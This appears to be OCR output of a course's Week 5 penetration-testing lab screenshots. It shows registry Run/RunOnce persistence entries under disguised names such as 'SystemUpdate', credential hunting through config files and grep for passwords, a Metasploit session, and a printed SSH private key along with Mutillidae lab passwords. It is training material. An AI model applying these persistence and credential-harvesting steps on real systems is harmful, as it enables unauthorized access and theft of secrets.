


Figure (Page 45): Execution verification screenshot from Week 5 PDF (Page 45)




Figure (Page 47): Execution verification screenshot from Week 5 PDF (Page 47)

```
C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Ru
n /v SystemUpdate /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SystemUpdate /t
 REG_SZ /d "C:\Windows\System32\calc.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\
Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    SystemUpdate    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Ru
n /v "MicrosoftEdgeUpdate" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "MicrosoftEdgeU
pdate" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\R
unOnce" /v SystemCheck /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v SystemChe
ck /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
```

Figure (Page 47): Execution verification screenshot from Week 5 PDF (Page 47)

```
C:\Windows\system32>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\R
unOnce" /v UserCheck /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v UserCheck
 /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query HKCU\Software\Microsoft\Windows\CurrentVersion\
Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOncereg query HKC
U\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    UpdateService    REG_SZ    C:\Windows\System32\calc.exe
    MicrosoftEdgeUpdate    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\
Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    SystemUpdate    REG_SZ    C:\Windows\System32\calc.exe
```

Figure (Page 48): Execution verification screenshot from Week 5 PDF (Page 48)

```
    MicrosoftEdgeUpdate    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\
Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    SystemUpdate    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>reg query HKCU\Software\Microsoft\Windows\CurrentVersion\
RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
    UserCheck    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
    SystemCheck    REG_SZ    C:\Windows\System32\calc.exe


C:\Windows\system32>
```

Figure (Page 48): Execution verification screenshot from Week 5 PDF (Page 48)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit tip: Stop all background jobs quickly with jobs -K

+-------------------------------------------------------+
|  METASPLOIT by Rapid7                                 |
+-------------------------+-----------------------------+
|      __________________  |                             |
|  ==c(______(o(______(_()  |                             |
|             )=\          |  EXPLOIT    \               |
|            // \\         |_____________\_______________|
|           //   \\        |==[msf >]============\       |
|          //     \\       |____________________\        |
|         // RECON \\      \(@)(@)(@)(@)(@)(@)(@)/      |
|        //         \\      ********************          |
+-------------------------+-----------------------------+
|      o O o              |        \'\/\/\/'/           |
|             o O         |         )======(            |
|                o        |       .'  LOOT  '.          |
|  |^^^^^^^^^^^^^^|l___   |      /    _||__    \         |
|  |    PAYLOAD    |""\___, |     /    (_||_     \        |
|  |_______________|__|)__| |    |      __||_)     |     |
|  |(@)(@)"""**|(@)(@)**|(@) |     \       ||      /      |
|   = = = = = = = = = = = =  |      '-------------'       |
+-------------------------+-----------------------------+
```

Figure (Page 49): Execution verification screenshot from Week 5 PDF (Page 49)




Figure (Page 50): Execution verification screenshot from Week 5 PDF (Page 50)




Figure (Page 50): Execution verification screenshot from Week 5 PDF (Page 50)

```
/etc/netconfig
/etc/subversion/config
/etc/X11/Xwrapper.config
/run/user/1000/systemd/generator.late/app-fix\x2dold\x2dgenmon\x2dconfig@auto
start.service
msf > find / -name "*.php" 2>/dev/null | grep -i "config"
[*] exec: find / -name "*.php" 2>/dev/null | grep -i "config"

/var/www/html/mutillidae_backup/includes/database-config.php
/var/www/html/mutillidae_backup/src/ssl-misconfiguration.php
/var/www/html/mutillidae/ssl-misconfiguration.php
msf > find / -name "*.conf" 2>/dev/null | grep -i "mysql\|postgres\|database"
[*] exec: find / -name "*.conf" 2>/dev/null | grep -i "mysql\|postgres\|datab
ase"

/etc/postgresql/18/main/pg_hba.conf
/etc/postgresql/18/main/start.conf
/etc/postgresql/18/main/pg_ident.conf
/etc/postgresql/18/main/pg_ctl.conf
/etc/postgresql/18/main/postgresql.conf
/etc/postgresql-common/createcluster.conf
/var/lib/ucf/cache/:etc:postgresql-common:createcluster.conf
/usr/share/postgresql-common/createcluster.conf
/usr/lib/tmpfiles.d/postgresql-common.conf
/usr/lib/systemd/system/postgresql@.service.d/kali_postgresql.conf
msf >
```

Figure (Page 51): Execution verification screenshot from Week 5 PDF (Page 51)

```
C:\Windows\system32>dir C:\ /s /b web.config 2>nul
dir C:\ /s /b web.config 2>nul
C:\PerfLogs
C:\Program Files
C:\Program Files (x86)
C:\Users
C:\Windows
C:\PerfLogs\Admin
C:\Program Files\Common Files
C:\Program Files\DVD Maker
C:\Program Files\Internet Explorer
C:\Program Files\MSBuild
C:\Program Files\Oracle
C:\Program Files\Reference Assemblies
C:\Program Files\Windows Defender
C:\Program Files\Windows Journal
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Sidebar
C:\Program Files\Common Files\Microsoft Shared
```

Figure (Page 51): Execution verification screenshot from Week 5 PDF (Page 51)

```
C:\Windows\system32>dir C:\ /s /b *.env 2>nul
```

Figure (Page 51): Execution verification screenshot from Week 5 PDF (Page 51)

```
144DPI)redStateIcon.png
C:\ProgramData\Microsoft\Assistance
C:\ProgramData\Microsoft\Crypto
C:\ProgramData\Microsoft\Device Stage
C:\ProgramData\Microsoft\DeviceSync
C:\ProgramData\Microsoft\DRM
C:\ProgramData\Microsoft\eHome
C:\ProgramData\Microsoft\IdentityCRL
C:\ProgramData\Microsoft\IlsCache
C:\ProgramData\Microsoft\Media Player
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\Network
C:\ProgramData\Microsoft\RAC
C:\ProgramData\Microsoft\Search
C:\ProgramData\Microsoft\User Account Pictures
C:\ProgramData\Microsoft\Vault
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows Defender
C:\ProgramData\Microsoft\Windows NT
C:\ProgramData\Microsoft\Assistance\Client
C:\ProgramData\Microsoft\Assistance\Client\1.0
C:\ProgramData\Microsoft\Assistance\Client\1.0\en-US
C:\ProgramData\Microsoft\Crypto\DSS
C:\ProgramData\Microsoft\Crypto\RSA
C:\ProgramData\Microsoft\Crypto\DSS\MachineKeys
C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys
```

Figure (Page 52): Execution verification screenshot from Week 5 PDF (Page 52)

```
C:\Windows\system32>dir C:\ /s /b *.config 2>nul
```

Figure (Page 52): Execution verification screenshot from Week 5 PDF (Page 52)

```
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\pause_
hov.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\pause_
rest.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\play_d
own.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\play_h
ov.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\play_r
est.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\prev_d
own.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\prev_h
ov.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\prev_r
est.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\reveal
_down.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\reveal
_hov.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\reveal
_rest.png
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\Tulip.
jpg
C:\Program Files (x86)\Windows Sidebar\Gadgets\SlideShow.Gadget\images\in_sid
ebar\bg_sidebar.png
```

Figure (Page 53): Execution verification screenshot from Week 5 PDF (Page 53)

```
C:\Windows\system32>dir C:\ /s /b settings.py 2>nul
```

Figure (Page 53): Execution verification screenshot from Week 5 PDF (Page 53)




Figure (Page 53): Execution verification screenshot from Week 5 PDF (Page 53)



Figure (Page 54): Execution verification screenshot from Week 5 PDF (Page 54)

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Windows Update.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Games
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Maintenance
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Media Center.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Sidebar.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows Anytime Upgrade.
lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows DVD Maker.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows Fax and Scan.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows Media Player.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\XPS Viewer.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Accessibilit
y
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Calculator.l
nk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\displayswitc
h.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Math Input P
anel.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Mobility Cen
ter.lnk
```

Figure (Page 54): Execution verification screenshot from Week 5 PDF (Page 54)

```
msf > ls -la ~/.ssh/
[*] exec: ls -la ~/.ssh/

total 32
drwx------  3 kali kali 4096 Jul 28 20:21 .
drwx------ 19 kali kali 4096 Jul 31 03:02 ..
drwx------  2 kali kali 4096 Jul 31 02:16 agent
-rw-------  1 kali kali   75 Jul 28 02:38 authorized_keys
-rw-rw-r--  1 kali kali  143 Jul 28 20:21 config
-rw-------  1 kali kali 1811 Jul 28 02:03 id_rsa
-rw-r--r--  1 kali kali  391 Jul 28 02:03 id_rsa.pub
-rw-r--r--  1 kali kali  442 Jul 28 20:20 known_hosts
msf > cat ~/.ssh/id_rsa 2>/dev/null
```

Figure (Page 55): Execution verification screenshot from Week 5 PDF (Page 55)

```
NhAAAAAwEAAQAAAQEAjfW/8g75JTKyVdrcthm8luWlmg9pFRA37Z39rFzOa2k1GuO7/lKy
w7zgriYdLnxYPP79fks5tLKw3k26buZ+NueLUYlUyZ2EB5d/HhBUlNI2Qm93hkOCtBEShA
pgm/z9fXaJq36A2HT03O422u8byIzW42fGYGV/Iu41LQ0dmBTchBsQMTlMYbhS7Y9ebW6H
z4GeAkrDZ5xIRI3ccKutJ49oOdmJ1q4O/D5jPEjYE/YYDV4qMo+k4CW58Gc5bIXByzVxtU
FnM0GUfLmYPXddt+YuRyKhyNc3eoqPTZcESKwPyimrFaCHFj79sCpvRTz6vm4hnBA+tBED
xWBQVHPhCwAAA8Dl1Hha5dR4WgAAAAdzc2gtcnNhAAABAQCN9b/yDvklMrJV2ty2GbyW5a
WaD2kVEDftnf2sXM5raTUa47v+UrLDvOCuJh0ufFg8/v1+Szm0srDeTbpu5n4254tRiVTJ
nYQHl38eEFSU0jZCb3eGQ4K0ERKECmCb/P19domrfoDYdPTc7jba7xvIjNbjZ8ZgZX8i7j
UtDR2YFNyEGxAxOUxhuFLtj15tbofPgZ4CSsNnnEhEjdxwq60nj2g52YnWrg78PmM8SNgT
9hgNXioyj6TgJbnwZzlshcHLNXG1QWczQZR8uZg9d1235i5HIqHI1zd6io9NlwRIrA/KKa
sVoIcWPv2wKm9FPPq+biGcED60EQPFYFBUc+ELAAAAAwEAAQAAAQAjtrEg7PpqDMyHw+Vl
3Kiwz7pvPTRDC87+NRKWE80Mga3OA4AOlfCKRNDDjywlPzwVsFLGvJcaaiAL9UMTVmJnXq
4Sh7mwdTO7kzX0MsiMnivvX8qSmRZfRbJCTLgMVkPRlgpBfjRdAGN/12AuiRwUwrXnBPsH
0lD/US1IlbWdxjXRJ/R/j8xRp8RESJhZZcd6fosKkp3Sj70K3QX85tweCZ2j5X82TeqIJS
gPg63yA8C9jVcbC73zHeY9v3PU5JSNNOV3lHPUL7GeLEYbzKSqtV/7GfsuuN2YuUeQM8aF
tBY/o1Cz36TGgQdk68GcSgkqtsGfrd5ihqKBNDkzvaMtAAAAgQCHDgxNWw6I8g64pVqhcy
6CZbEzM39SA6l6mk6LmTFHk9DlU6SRMB2mek4d6sNQEc0vhzRw9yDH1jmFr4LxjrndBNEx
gnbL012e0RI2PWMV+MIjpaRfVbAD7d1svelvanekkXPbuTS/jpRWEhtuFDQv3gE+vBoHml
uM5yDUM9f5eAAAAIEAxQf4kWFv4yqWA/qpiaBsLdEwQm8VMq5hcFGl5QRF1LnjS0g+WwhI
4LjDfBNmQ7Z7sAugqOf8vSD/qgh5ezgifEshOX7NAcXni4frufRDXQJl1p3jTWzhOOQfwN
91HgUJ+jvvyJWlxwgIOV9aDimdM9xr5auuc+t36nFBnrAf2YcAAACBALhyXTU+sN9gO4CE
iNyeZTiZOr/+WarCab+tv4tjaP1EgcC8rDzKktkRA8MCqW7xOK9FRff5GUZ2iha2VSyech
u6e/m5mp/4H4ZciI1B8rpnydoGhKUgh+lWbMoTP4V2Q8RGxS/cHlvfot/kaxLQD2SOBlvq
7KX4jXgDo+6L+g1dAAAACWthbGlAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
msf >
```

Figure (Page 55): Execution verification screenshot from Week 5 PDF (Page 55)

```
┌──(root㉿kali)-[~]
└─# grep -i password /var/www -r 2>/dev/null
```

Figure (Page 55): Execution verification screenshot from Week 5 PDF (Page 55)

```
toise</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>str
ipes</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>lan
master53</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>SoS
ecret</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>Not
Telling</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>Jol
lyRoger</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>i&l
t;3devs</Password>
/var/www/html/mutillidae/configuration/accounts.xml:                <Password>pen
test</Password>
/var/www/html/mutillidae/browser-info.php:                          * va
lidate username but we have to allow special characters in passwords
/var/www/html/mutillidae/browser-info.php:                          * le
ast we force weak passwords. We cannot validate the signature hardly
/var/www/html/test-sqlite.php:      $stmt = $db->query("SELECT username, passwo
rd FROM accounts");
/var/www/html/test-sqlite.php:              echo "User: " . $row['username'] . " -
Pass: " . $row['password'] . "<br>";
```

Figure (Page 56): Execution verification screenshot from Week 5 PDF (Page 56)

```
┌──(root㉿kali)-[~]
└─# grep -i pass /var/www -r 2>/dev/null | head -20
```

Figure (Page 56): Execution verification screenshot from Week 5 PDF (Page 56)

```
/var/www/html/mutillidae_backup/LICENSE:source code form), and must require n
o special password or key for
/var/www/html/mutillidae_backup/src/includes/information-disclosure-comment.p
hp:                 <!-- I think the database password is set to blank or perhaps
 samurai.
/var/www/html/mutillidae_backup/src/includes/information-disclosure-comment.p
hp:                 It is ok to put the password in HTML comments because
 no user will ever see
/var/www/html/mutillidae_backup/src/includes/information-disclosure-comment.p
hp:                 * I think the database password is set to blank or perhaps sa
murai.
/var/www/html/mutillidae_backup/src/includes/hints/unvalidated-redirects-and-
forwards.inc:       Sites which redirect users to a URL which is
passed as a parameter
/var/www/html/mutillidae_backup/src/includes/hints/unvalidated-redirects-and-
forwards.inc:       a URL then embed the URL as a parameter which
 when passed to the
/var/www/html/mutillidae_backup/src/includes/hints/unvalidated-redirects-and-
forwards.inc:       as the URL passed to the "forwardurl" paramet
er. The following URL can be entered:
/var/www/html/mutillidae_backup/src/includes/hints/unvalidated-redirects-and-
forwards.inc:       as the URL passed to the value to the "forwa
durl" parameter.
```

Figure (Page 56): Execution verification screenshot from Week 5 PDF (Page 56)

```
